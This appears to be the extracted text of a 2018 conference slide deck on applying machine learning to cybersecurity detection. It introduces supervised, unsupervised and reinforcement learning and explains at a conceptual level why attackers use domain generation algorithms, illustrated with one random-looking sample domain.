


Applied Machine Learning & Data Science for Cybersecurity

Tactical Detection & Analytics Summit
December 2018

Who Am I?





Austin Taylor




Director of Cybersecurity R&D
@IronNetCyber

Cyber Warfare Operations Officer
@USAF

<https://www.github.com/austin-taylor>

- VulnWhisperer
- Flare
- Bluewall



www.austintaylor.io



@HuntOperator

Overview

- Machine Learning Overview
- Applied Machine Learning to Use Cases
 - DGA, Phishing, Anomaly Detection
- Questions for Vendors
- Demo


Machine Learning Overview

3 Types


- Supervised
- Unsupervised
- Reinforcement Learning

Supervised Machine Learning

- Classification
- Regression




Machine Learning Process



<https://towardsdatascience.com/machine-learning-a-gentle-introduction-17e96d8143fc>

Data Science Hunting Funnel



Domain Generation Algorithms (DGA)

Domain Generation Algorithms (DGA)

vtlfccmfxlkgifuf.com

Why DGA?

- Deterministic value
- Generate large number of domain names
 - Easy to burn
 - Cheap to register
- Used as a rendezvous point by attacker

Yes! Your domain is available. Buy it before someone else does.

vtlfccmfxlkgifuf.com	\$14.99 \$12.99*	Add to Cart
☐ vtlfccmfxlkgifuf.us Add this: \$1.00 when you register for 2 years or more. 1st year price \$1.00 Additional years \$19.99		
Get 3 and Save 69%	\$57.97 \$18.00*	Add to Cart
vtlfccmfxlkgifuf.net vtlfccmfxlkgifuf.org vtlfccmfxlkgifuf.info		

